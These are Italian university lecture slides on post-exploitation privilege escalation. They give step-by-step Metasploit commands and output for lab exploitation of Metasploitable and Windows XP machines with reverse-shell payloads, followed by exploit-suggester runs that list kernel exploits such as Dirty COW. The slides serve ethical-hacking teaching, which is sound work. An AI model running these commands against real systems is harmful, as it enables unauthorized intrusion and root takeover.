

Università degli Studi di Salerno



Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Postexploitation (Privilege Escalation)

Parte 1

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Outline


- **Concetti Preliminari**
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Concetti Preliminari

- **Privilege Escalation:** dopo aver ottenuto l'accesso ad una macchina target potrebbe essere necessario acquisire ulteriori privilegi all'interno della stessa
- Esistono sostanzialmente due tipologie di Privilege Escalation
 - **Vertical Privilege Escalation**
 - **Horizontal Privilege Escalation**


Concetti Preliminari

- **Vertical Privilege Escalation:** un utente con normali privilegi di accesso (*normal user*) dopo aver effettuato Vertical Privilege Escalation può utilizzare funzioni riservate all'utente con i massimi privilegi di accesso (*root user* o *admin user*)



Concetti Preliminari

- **Horizontal Privilege Escalation:** un utente con normali privilegi di accesso (*normal user*) dopo aver effettuato Horizontal Privilege Escalation può utilizzare funzioni riservate ad altri utenti con normali privilegi di accesso



Concetti Preliminari

- Esistono **vari metodi** per effettuare il Privilege Escalation (sia verticale che orizzontale) su una macchina target
 - Utilizzo di Exploit Locali
 - Sfruttamento di Password Deboli sulla macchina target
 - Sniffing del traffico di rete
 - Keylogging
 - Sfruttamento di Errate Configurazioni
 - Tipicamente dovuto ad errate impostazioni dei permessi
 - Ad esempio
 - File che possono essere eseguiti con i permessi di amministratore / root
 - Directory accessibili, contenenti informazioni sfruttabili per l'accesso ad altre macchine
 - Etc

Outline

- Concetti Preliminari
- **Exploit Locali**
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Exploit Locali

Come Sceglierli

- Esistono vari strumenti che supportano il pentester nella scelta degli exploit locali da utilizzare per effettuare Privilege Escalation
 - Modulo di Post Exploitation fornito dalla suite Metasploit, utilizzabile per numerose piattaforme
 - `post/multi/recon/local_exploit_suggester`
 - *Linux Exploit Suggester*, utilizzabile esclusivamente per piattaforme Linux
 - <https://www.kali.org/tools/linux-exploit-suggester/>
 - Etc



Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ **Idea:** Useremo un **Exploit Locale** per effettuare **Vertical Privilege Escalation**

➤ **Ambiente Operativo**

➤ Macchina Kali con indirizzo IP 10.0.2.15

➤ Macchina Target: **Metasploitable 2** con indirizzo IP 10.0.2.5

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ Eseguiamo un portscanning completo della macchina target

➤ `nmap -p- 10.0.2.6`

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
```

Postexploitation (Privilege Escalation)

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ Eseguiamo un portscanning completo della macchina target

➤ `nmap -p- 10.0.2.6`

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
3632/tcp	open	distccd

➤ Dall'output del portscanning possiamo osservare che tra le porte aperte figura la seguente

➤ 3632/tcp open distccd

Postexploitation (Privilege Escalation)

Exploit Locali


Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ Servizio **distccd**

- Usato per «distribuire» processi di compilazione di grandi dimensioni tra un insieme di sistemi configurati in modo simile
- È affetto da una vulnerabilità che consente ad utenti malintenzionati di eseguire comandi arbitrari sulla macchina target
- https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec

➤ Cerchiamo in Metasploit un exploit adeguato per tale servizio

➤ **search distccd**

A screenshot of a Metasploit terminal window showing the results of a search for 'distccd'. The output is titled 'Matching Modules' and shows a table with columns for '#', 'Name', 'Disclosure Date', 'Rank', and 'Check'. The first result is highlighted with a red box and a red arrow pointing to it from the left. The result is for the module 'exploit/unix/misc/distcc_exec', which has a disclosure date of '2002-02-01', a rank of 'excellent', and a check status of 'Yes'. The description for this module is 'DistCC Daemon Command Execution'.

#	Name	Disclosure Date	Rank	Check
1	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes

Postexploitation (Privilege Escalation)

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ Utilizziamo l'exploit trovato, per accedere alla macchina target

1. `use exploit/unix/misc/distcc_exec`
2. `set payload cmd/unix/reverse`
3. `set RHOST 10.0.2.5`
4. `set LHOST 10.0.2.15`
5. `exploit`

```
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bYJ2TnMp7gQXsGVA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "bYJ2TnMp7gQXsGVA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:56359) at 2024-05-15 10:20:53 -0400
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Dopo l'accesso alla macchina target
 - Mediante il comando **whoami** verifichiamo quali sono i privilegi di accesso correnti

```
[*] Command shell session 1 opened  
whoami  
daemon  
█
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Dopo l'accesso alla macchina target
 - Mediante il comando **whoami** verifichiamo quali sono i privilegi di accesso correnti

```
[*] Command shell session 1 opened  
whoami  
daemon
```

«The daemon User ID/Group ID was used as an unprivileged User ID/Group ID for daemons to execute under in order to limit their access to the system»

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Dopo l'accesso alla macchina target
 - Mediante il comando **background** mettiamo in background la sessione di exploitation corrente

```
[*] Command shell session 1 opened (10
whoami
daemon
background

Background session 1? [y/N] y
msf6 exploit(unix/misc/distcc_exec) >
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Utilizziamo il seguente modulo di post exploitation fornito da Metasploit e ne verifichiamo le opzioni
 - `use post/multi/recon/local_exploit_suggester`
 - `info`

```
Compatible session types:
Meterpreter
Shell

Basic options:
  Name                Current Setting  Required  Description
  ---                -
SESSION              yes            The session to run this module on
SHOWDESCRIPTION      false         Displays a detailed description for the available exploits

Description:
This module suggests local meterpreter exploits that can be used.
```

- Per poter funzionare tale modulo richiede che venga impostata la sessione da utilizzare (`set SESSION 1` nel caso dell'esempio)

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

➤ Avviamo il modulo che abbiamo impostato

➤ **run**

```
msf6 post(multi/recon/local_exploit_suggester) > run  
[*] 10.0.2.5 - Collecting local exploits for cmd/unix ...  
[*] Collecting exploit 156 / 2413
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Al termine dell'esecuzione del modulo ci verranno mostrati tutti gli exploit locali che potrebbero essere utilizzati per effettuare privilege escalation

```
[*] 10.0.2.5 - Collecting local exploits for cmd/unix...
[*] 10.0.2.5 - 193 exploit checks are being tried ...
[+] 10.0.2.5 - exploit/openbsd/local/dynamic_loader_chpass_privesc: The service is running, but could not be validated
. Patch 013_ldso is not present
[+] 10.0.2.5 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 10.0.2.5 - Valid modules for session 1:
=====
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/openbsd/local/dynamic_loader_chpass_privesc	Yes	The service is running,
2	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable
3	exploit/aix/local/ibstat_path	No	The target is not exploi

```
table. /usr/bin/ibstat is not set-uid root
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Potremmo scegliere di utilizzare il seguente exploit locale
 - **exploit/unix/local/setuid_nmap**

```
[*] 10.0.2.5 - Collecting local exploits for cmd/unix...
[*] 10.0.2.5 - 193 exploit checks are being tried ...
[+] 10.0.2.5 - exploit/openbsd/local/dynamic_loader_chpass_privesc: The service is running, but could not be validated
. Patch 013_ldso is not present
[+] 10.0.2.5 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 10.0.2.5 - Valid modules for session 1:
=====
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/openbsd/local/dynamic_loader_chpass_privesc	Yes	The service is running,
2	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable
3	exploit/aix/local/ibstat_path	No	The target is not exploi

```
table. /usr/bin/ibstat is not set-uid root
```

Exploit Locali

Esempio 1 (Modulo local_exploit_suggester – MS2)

- Tale exploit deve essere configurato
 - **use exploit/unix/local/setuid_nmap**
 - **info**

```
Available targets:
  Id  Name
  --  --
  =>  0  Command payload
     1  Linux x86
     2  BSD x86

Check supported:
Yes

Basic options:
  Name          Current Setting  Required  Description
  ---          -
ExtraArgs      /usr/bin/nmap    no        Extra arguments to pass to Nmap (e.g. --datadir)
Nmap           /usr/bin/nmap    yes       Path to setuid nmap executable
SESSION       yes              yes       The session to run this module on
```

- L'unico parametro richiesto da questo exploit è l'ID della sessione da utilizzare

Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

➤ Ambiente Operativo

- Macchina Kali con indirizzo IP **10.0.2.15**
- Macchina Target: **WIN XP SP3** con indirizzo IP **10.0.2.18**

➤ Effettuiamo l'exploitation della macchina target

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18` (Indirizzo macchina Win XP SP3)
4. `set LHOST 10.0.2.15` (Indirizzo macchina Kali)
5. `exploit`



Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

- Dopo l'accesso alla macchina target
 - Mediante il comando **background** mettiamo in background la sessione di exploitation corrente

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 10.0.2.10
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.10:1037) at 2024-05-15 11:26:11 -0400

meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms08_067_netapi) > █
```


Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

- Utilizziamo il seguente modulo di post exploitation fornito da Metasploit e ne verifichiamo le opzioni
 - `use post/multi/recon/local_exploit_suggester`
 - `info`

```
Name: Multi Recon Local Exploit Suggester
Module: post/multi/recon/local_exploit_suggester
Platform: Apple_iOS, Hardware, Multi, Mainframe, Firefox, NodeJS, Python, JavaScript, PHP, Unix, Irix, HP/UX, AIX, FreeBSD, NetBSD, BSDi, OpenBSD, BSD, OS/2, Solaris, Arista, Mikrotik, Brocade, Unifi, Juniper, Cisco, Linux, Ruby, R, Java, Android, Netware, Windows, Unknown
Arch:
Rank: Normal

Provided by:
sinn3r <sinn3r@metasploit.com>
Mo

Compatible session types:
Meterpreter
Shell

Basic options:
```

Name	Current Setting	Required	Description
SESSION	2	yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

- Per poter funzionare tale modulo richiede che venga impostata la sessione da utilizzare (`set SESSION 2` nel caso dell'esempio)

Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

➤ Avviamo il modulo che abbiamo impostato

➤ **run**

```
msf6 post(multi/recon/local_exploit_suggester) > run  
[*] 10.0.2.18 - Collecting local exploits for x86/windows ...  
[*] Collecting exploit 122 / 2413
```

Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

- Al termine dell'esecuzione del modulo ci verranno mostrati tutti gli exploit locali che potrebbero essere utilizzati per effettuare Privilege Escalation

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.18 - Collecting local exploits for x86/windows ...
[*] 10.0.2.18 - 193 exploit checks are being tried...
[+] 10.0.2.18 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.0.2.18 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.0.2.18 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms_ndproxy: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.0.2.18 - Valid modules for session 2:

#   Name                                                                 Potentially Vulnerable?  Check Result
-   -
1   exploit/windows/local/ms10_015_kitrap0d                             Yes                      The service is running, but could not be validated.
2   exploit/windows/local/ms14_058_track_popup_menu                     Yes                      The target appears to be vulnerable.
3   exploit/windows/local/ms15_051_client_copy_image                    Yes                      The target appears to be vulnerable.
4   exploit/windows/local/ms16_016_webdav                               Yes                      The service is running, but could not be validated.
5   exploit/windows/local/ms16_075_reflection                           Yes                      The target appears to be vulnerable.
6   exploit/windows/local/ms_ndproxy                                    Yes                      The target appears to be vulnerable.
7   exploit/windows/local/ppr_flatten_rec                               Yes                      The target appears to be vulnerable.
```

Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

- Potremmo scegliere di utilizzare il seguente exploit locale
 - `exploit/windows/local/ms15_051_client_copy_image`

```
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 10.0.2.18 - Collecting local exploits for x86/windows ...
[*] 10.0.2.18 - 193 exploit checks are being tried...
[+] 10.0.2.18 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.0.2.18 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.0.2.18 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ms_ndproxy: The target appears to be vulnerable.
[+] 10.0.2.18 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.0.2.18 - Valid modules for session 2:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/ms10_015_kitrap0d	Yes	The service is running, but could not be validated.
2	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
➔ 3	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
4	exploit/windows/local/ms16_016_webdav	Yes	The service is running, but could not be validated.
5	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
6	exploit/windows/local/ms_ndproxy	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.

Exploit Locali

Esempio 2 (Modulo local_exploit_suggester – WIN XP)

- Tale exploit deve essere configurato
 - **use exploit/windows/local/ms15_051_client_copy_image**
 - **info**

```
Available targets:
  Id  Name
  --  --
⇒  0  Windows x86
   1  Windows x64

Check supported:
Yes

Basic options:
  Name      Current Setting  Required  Description
  ---      -
SESSION                    yes       The session to run this module on
```

Exploit Locali

Esempio 3 (Linux Exploit Suggester – MS3 Ubuntu)

➤ **Idea:** Useremo un **Exploit Locale** per effettuare **Vertical Privilege Escalation**

➤ **Ambiente Operativo**

➤ Macchina Kali con indirizzo IP 10.0.2.15

➤ Macchina Target: **Metasploitable 3 (Ubuntu 14.04)** con indirizzo IP 10.0.2.11

Exploit Locali

Esempio 3 (Linux Exploit Suggester – MS3 Ubuntu)

- Effettuiamo l'exploitation della macchina target
 1. `use unix/ftp/proftpd_modcopy_exec`
 2. `set payload payload/cmd/unix/reverse_netcat`
 3. `set RHOST 10.0.2.11`
 4. `set SITEPATH /var/www/html`
 5. `exploit`
- Mettiamo in background la sessione corrente ed effettuiamo il suo upgrade a Meterpreter
 - `background`
 - `sessions -u 1`
 - `sessions 2`

Exploit Locali

Esempio 3 (Linux Exploit Suggester – MS3 Ubuntu)

- Installiamo *Linux Exploit Suggester* sulla macchina Kali
 - `sudo apt install linux-exploit-suggester`
- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare *Linux Exploit Suggester* sulla macchina target
 - `lcd /usr/share/linux-exploit-suggester`
 - `upload linux-exploit-suggester.sh /var/www/html`
 - `shell`
 - `cd /var/www/html`
 - `chmod 755 linux-exploit-suggester.sh`
 - `./linux-exploit-suggester.sh`

Exploit Locali

Esempio 3 (Linux Exploit Suggester – MS3 Ubuntu)

- Non appena *Linux Exploit Suggester* viene eseguito ci fornirà numerose informazioni sulla macchina target

```
Available information:
Kernel version: 3.13.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 14.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
73 kernel space exploits
43 user space exploits
```

Exploit Locali

Esempio 3 (Linux Exploit Suggester – MS3 Ubuntu)

- *Linux Exploit Suggester* fornisce numerose informazioni sulla macchina target, enumerandone le vulnerabilità locali

```
Possible Exploits:
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kerne
l:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-
21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847.cpp
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
016-5195_5.sh

[+] [CVE-2017-6074] dccp

Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: probable
Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass
```